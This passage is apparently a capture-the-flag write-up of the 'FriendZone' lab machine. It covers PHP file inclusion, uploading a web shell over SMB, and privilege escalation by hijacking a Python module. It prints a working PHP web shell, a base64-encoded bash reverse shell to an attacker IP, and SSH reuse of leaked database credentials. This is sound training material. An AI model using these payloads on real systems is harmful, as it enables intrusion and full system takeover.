
This resulted in a second GET request to /etc/passwd, which obviously failed.
Foothold:
PHP File Inclusion:
gobuster also found /timestamp.php:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ gobuster dir -u https://administrator1.friendzone.red -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php -k =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: https://administrator1.friendzone.red [+] Method: GET [+] Threads: 20 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Extensions: php [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /images (Status: 301) [Size: 349] [--> https://administrator1.friendzone.red/images/] /.php (Status: 403) [Size: 309] /login.php (Status: 200) [Size: 7] /dashboard.php (Status: 200) [Size: 101] /timestamp.php (Status: 200) [Size: 36] Progress: 53646 / 441120 (12.16%)^C [!] Keyboard interrupt detected, terminating. Progress: 53651 / 441120 (12.16%) =============================================================== Finished ===============================================================
Visiting the page shows this:

The format looks identical to the timestamp seen on the bottom of /dashboard.php. I suspect the page is including other PHP files specified in the pagename param. Setting pagename=login resulted in this:

I’ll retrieve the encoded source code using PHP wrappers. Doing pagename=php://filter/convert.base64-encode/resource=dashboard returned a long base64 string.
I’ll get the page’s source code using PHP filters.

When decoded, I get its contents:
<?php

//echo "<center><h2>Smart photo script for friendzone corp !</h2></center>";
//echo "<center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center>";
echo "<title>FriendZone Admin !</title>";
$auth = $_COOKIE["FriendZoneAuth"];

if ($auth === "e7749d0f4b4da5d03e6e9196fd1d18f1"){
 echo "<br><br><br>";

echo "<center><h2>Smart photo script for friendzone corp !</h2></center>";
echo "<center><h3>* Note : we are dealing with a beginner php developer and the application is not tested yet !</h3></center>";

if(!isset($_GET["image_id"])){
  echo "<br><br>";
  echo "<center><p>image_name param is missed !</p></center>";
  echo "<center><p>please enter it to show the image</p></center>";
  echo "<center><p>default is image_id=a.jpg&pagename=timestamp</p></center>";
 }else{
 $image = $_GET["image_id"];
 echo "<center><img src='images/$image'></center>";

 echo "<center><h1>Something went worng ! , the script include wrong param !</h1></center>";
 include($_GET["pagename"].".php");
 //echo $_GET["pagename"];
 }
}else{
echo "<center><p>You can't see the content ! , please login !</center></p>";
}
?>
The vulnerable line is include($_GET["pagename"].".php");. As suspected, it adds the .php extension to the user input and directly includes the file in the page output.
Remote File Inclusion (Fail):
Since it’s not prepending anything to pagename, it may be possible for remote file inclusion as well.
I’ve created a simple web shell and started an HTTP server to host it.
<?php system($_GET['cmd']); ?>
Visiting https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=http://10.10.14.66/shell.php&cmd=id should include my web shell and execute the id command, but no output appeared at the bottom:

There’s no hit on my HTTP server either:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ python -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
I’ve also tried hosting the web shell in an SMB share, and referenced it in pagename via a UNC path, but nothing happened as well. allow_url_include is likely disabled on the server.
SMB Upload:
This actually reminded me that I have write access to one of the SMB shares. I’ll upload the web shell to Development:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ smbclient -N \\\\friendzone.red\\Development Try "help" to get a list of possible commands. smb: \> put shell.php putting file shell.php as \shell.php (0.0 kb/s) (average 0.0 kb/s)
Based on the SMB enumeration earlier, the server path for the share is likely /etc/Development, so I can reference the webshell via its full path. Visiting https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell&cmd=id results in this:

That’s code execution!
I’ll now get a proper reverse shell. When executing over a web shell, I always prefer using base64-encoded payloads, as it avoids a lot of bad characters:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ echo -n '/bin/bash -i >& /dev/tcp/10.10.14.66/8001 0>&1' | base64 L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjY2LzgwMDEgMD4mMQ==
I’ll visit:
https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell&cmd=echo%20L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjY2LzgwMDEgMD4mMQ==%20|%20base64%20-d%20|%20bash
The page hangs, but on my listener, there’s a shell:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.66] from (UNKNOWN) [10.129.26.47] 58898 bash: cannot set terminal process group (765): Inappropriate ioctl for device bash: no job control in this shell www-data@FriendZone:/var/www/admin$ id uid=33(www-data) gid=33(www-data) groups=33(www-data)
Escalation from www-data:
Web Folder:
www-data@FriendZone:/var/www$ ls -la total 36 drwxr-xr-x 8 root root 4096 Sep 13 2022 . drwxr-xr-x 12 root root 4096 Sep 13 2022 .. drwxr-xr-x 3 root root 4096 Sep 13 2022 admin drwxr-xr-x 4 root root 4096 Sep 13 2022 friendzone drwxr-xr-x 2 root root 4096 Sep 13 2022 friendzoneportal drwxr-xr-x 2 root root 4096 Sep 13 2022 friendzoneportaladmin drwxr-xr-x 3 root root 4096 Sep 13 2022 html -rw-r--r-- 1 root root 116 Oct 6 2018 mysql_data.conf drwxr-xr-x 3 root root 4096 Sep 13 2022 uploads
It has lots of folders, each belonging to a subdomain. Most of them are empty or contain nothing useful.
There’s also mysql_data.conf:
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
Database creds are present, but MySQL is not running on the box.
www-data@FriendZone:/var/www$ netstat -tulnp (Not all processes could be identified, non-owned process info will not be shown, you would have to be root to see it all.) Active Internet connections (only servers) Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN - tcp 0 0 10.129.26.47:53 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:25 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:445 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:139 0.0.0.0:* LISTEN - tcp6 0 0 :::21 :::* LISTEN - tcp6 0 0 :::22 :::* LISTEN - tcp6 0 0 ::1:25 :::* LISTEN - tcp6 0 0 :::443 :::* LISTEN - tcp6 0 0 :::445 :::* LISTEN - tcp6 0 0 :::139 :::* LISTEN - tcp6 0 0 :::80 :::* LISTEN - udp 29952 0 127.0.0.53:53 0.0.0.0:* - udp 2240 0 10.129.26.47:53 0.0.0.0:* - udp 0 0 127.0.0.1:53 0.0.0.0:* - udp 20928 0 0.0.0.0:68 0.0.0.0:* - udp 6144 0 10.129.255.255:137 0.0.0.0:* - udp 4608 0 10.129.26.47:137 0.0.0.0:* - udp 6144 0 0.0.0.0:137 0.0.0.0:* - udp 1280 0 10.129.255.255:138 0.0.0.0:* - udp 7744 0 10.129.26.47:138 0.0.0.0:* - udp 1280 0 0.0.0.0:138 0.0.0.0:* -
However, there’s a user called friend:
www-data@FriendZone:/var/www$ cat /etc/passwd | grep -v nologin | grep -v false root:x:0:0:root:/root:/bin/bash sync:x:4:65534:sync:/bin:/bin/sync friend:x:1000:1000:friend,,,:/home/friend:/bin/bash
And the creds can be reused over SSH.
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ ssh friend@friendzone.red Warning: Permanently added 'friendzone.red' (ED25519) to the list of known hosts. friend@friendzone.red's password: Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage You have mail. Last login: Thu Jan 24 01:20:15 2019 from 10.10.14.3 friend@FriendZone:~$ id uid=1000(friend) gid=1000(friend) groups=1000(friend),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
User Flag:
friend@FriendZone:~$ cat user.txt 85f7a897************************
Escalation from friend:
Cron Jobs:
Root is running /opt/server_admin/reporter.py every few minutes.
friend@FriendZone:~$ ./pspy64 pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d ██▓███ ██████ ██▓███ ▓██ ██▓ ▓██░ ██▒▒██ ▒ ▓██░ ██▒▒██ ██▒ ▓██░ ██▓▒░ ▓██▄ ▓██░ ██▓▒ ▒██ ██░ ▒██▄█▓▒ ▒ ▒ ██▒▒██▄█▓▒ ▒ ░ ▐██▓░ ▒██▒ ░ ░▒██████▒▒▒██▒ ░ ░ ░ ██▒▓░ ▒▓▒░ ░ ░▒ ▒▓▒ ▒ ░▒▓▒░ ░ ░ ██▒▒▒ ░▒ ░ ░ ░▒ ░ ░░▒ ░ ▓██ ░▒░ ░░ ░ ░ ░ ░░ ▒ ▒ ░░ ░ ░ ░ ░ ░ Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive) Draining file system events due to startup... done 2025/11/13 16:25:20 CMD: UID=1000 PID=3262 | ./pspy64 2025/11/13 16:25:20 CMD: UID=0 PID=3245 | 2025/11/13 16:25:20 CMD: UID=1000 PID=3227 | -bash 2025/11/13 16:25:20 CMD: UID=1000 PID=3224 | sshd: friend@pts/1 2025/11/13 16:25:20 CMD: UID=1000 PID=3188 | (sd-pam) 2025/11/13 16:25:20 CMD: UID=1000 PID=3187 | /lib/systemd/systemd --user ..SNIP.. 2025/11/13 16:25:20 CMD: UID=0 PID=2 | 2025/11/13 16:25:20 CMD: UID=0 PID=1 | /sbin/init splash 2025/11/13 16:26:01 CMD: UID=0 PID=3273 | /usr/bin/python /opt/server_admin/reporter.py 2025/11/13 16:26:01 CMD: UID=0 PID=3272 | /bin/sh -c /opt/server_admin/reporter.py 2025/11/13 16:26:01 CMD: UID=0 PID=3271 | /usr/sbin/CRON -f ..SNIP.. 2025/11/13 16:28:01 CMD: UID=0 PID=3293 | /usr/bin/python /opt/server_admin/reporter.py 2025/11/13 16:28:01 CMD: UID=0 PID=3292 | /bin/sh -c /opt/server_admin/reporter.py 2025/11/13 16:28:01 CMD: UID=0 PID=3291 | /usr/sbin/CRON -f
However, the script itself does nothing:
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub scheduled results email +cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
friend doesn’t own this script, nor have write access.
friend@FriendZone:~$ ls -la /opt/server_admin/reporter.py -rwxr--r-- 1 root root 424 Jan 16 2019 /opt/server_admin/reporter.py
However, it can modify /user/lib/python2.7/os.py:
friend@FriendZone:~$ find / -path /proc -prune -o -type f -writable 2>/dev/null /etc/Development/shell.php /var/mail/friend /sys/kernel/security/apparmor/.remove /sys/kernel/security/apparmor/.replace /sys/kernel/security/apparmor/.load /sys/kernel/security/apparmor/.access /sys/fs/cgroup/memory/cgroup.event_control /sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service/cgroup.clone_children ..SNIP.. /usr/lib/python2.7/os.pyc /usr/lib/python2.7/os.py /proc
Python Module Hijack:
According to Python docs,
A module is a file containing Python definitions and statements. The file name is the module name with the suffix
.pyappended.…
A module can contain executable statements as well as function definitions. They are executed only the first time the module name is encounted in an import statement.
Basically, when reporter.py imports the os module, it loads and executes os.py first, making its namespaces and functions available. Since I have write access to the module, I effective have control over reporter.py (and hence the cron job) as well.
I’ll append a system call to the library, reusing the reverse shell payload from earlier:
friend@FriendZone:~$ echo 'system("echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjY2LzgwMDEgMD4mMQ== | base64 -d | bash")' >> /usr/lib/python2.7/os.py
After a minute or so, a root shell was sent back:
┌──(ch3ng㉿localhost)-[~/machines/friendzone] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.66] from (UNKNOWN) [10.129.26.47] 59564 bash: cannot set terminal process group (3416): Inappropriate ioctl for device bash: no job control in this shell root@FriendZone:~# id uid=0(root) gid=0(root) groups=0(root)
Root Flag:
root@FriendZone:~# cat root.txt 67a0b215************************